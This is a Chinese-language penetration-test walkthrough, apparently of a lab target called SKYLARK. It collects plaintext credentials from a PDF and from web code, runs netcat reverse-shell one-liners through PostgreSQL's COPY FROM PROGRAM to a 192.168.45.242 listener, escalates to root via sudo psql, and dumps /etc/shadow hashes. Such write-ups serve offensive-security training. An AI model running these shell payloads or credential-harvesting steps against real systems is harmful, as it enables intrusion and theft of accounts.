
发现特殊PDF文件:user-guide-rdweb.pdf,果然有惊喜
Log in using “SKYLARK\kiosk” as the username and “XEwUS^9R2Gwt8O914” as the
password.
Once logged in, start the “SkylarkStatus” application. Please have this window open at all times
while making changes in the network. Notify the system administrators if the CPU goes beyond
80%

使用“SKYLARK\kiosk”作为用户名和“XEwUS^9R2Gwt8O914”登录
密码。
登录后,启动“SkylarkStatus”应用程序。请随时打开这个窗口
在对网络进行更改时。如果CPU超出,请通知系统管理员80%
信息收集
225 机器上还开放21、80端口,寻找配置文件与密码看看能不能有新发现
21
很不错,vsftpd 是以Root权限运行,说不定对提权有帮助
root 862 0.0 0.1 6816 3040 ? Ss 20:29 0:00 /usr/sbin/vsftpd /etc/vsftpd.conf
80

PostgreSql 执行命令
发现postgresql 账号密码
pg_connect("host=localhost port=5432 dbname=webapp user=postgres password=EAZT5EMULA75F8MC");
运行权限
postgres 954 0.0 1.3 218288 27544 ? Ss 00:56 0:00 /usr/lib/postgresql/12/bin/postgres -D /var/lib/postgresql/12/main -c config_file=/etc/postgresql/12/main/postgresql.conf
虽然权限是:postgres
反弹shell
rm /tmp/x;mkfifo /tmp/x;cat /tmp/x|/bin/sh -i 2>&1|nc 192.168.45.242 1339 >/tmp/x
本地连接pgsql
psql -h localhost -d webapp -U postgres
pass: EAZT5EMULA75F8MC
执行命令反弹shell
DROP TABLE IF EXISTS cmd_exec;
CREATE TABLE cmd_exec(cmd_output text);
COPY cmd_exec FROM PROGRAM 'rm /tmp/x;mkfifo /tmp/x;cat /tmp/x|/bin/sh -i 2>&1|nc 192.168.45.242 1339 >/tmp/x';
SELECT * FROM cmd_exec;

查看权限

DROP TABLE IF EXISTS cccc;
CREATE TABLE cccc(cmd_output text);
COPY cccc FROM PROGRAM 'rm /tmp/cc;mkfifo /tmp/cc;cat /tmp/cc|/bin/sh -i 2>&1|nc 192.168.45.242 4444 >/tmp/cc';
SELECT * FROM cccc;
提权成功
以postgres 权限运行linpeas.sh发现关键信息
sudo psql --host=127.0.0.1 -U postgres

获取交互式Shell
\! /bin/bash -i

账号密码信息
uploader:$6$c75jCr2ed7SPE7pZ$yJQytoiwkX8.YXt01CTAtTdiPQuVWiuJMZKFYx3c3IJE4oY82XIPlWkglSS526iqIjGKiAVTFB/STVD0EWR7d1:19312:0:99999:7:::
ftpuploader:$6$MMUAFl7.z9lu9rn2$XJIk94GmRE0G9cxSyrRYxcb/.x5cOGf8Ia9UZCcMXTGqHaomETE2VNc0RMjyKijATV1EUmR09raBcup2gF5tm/:19312:0:99999:7:::
root:$6$T9BeQnAFRJ9BLiXL$79gDZF2EgfgrapdqjVN/Hi.w1e9BfC.iadURcNzR1naWR73OyHuz3IHP4iqx0dsjvyVJcAoGaoBYYnOVMdD2O/:19311:0:99999:7:::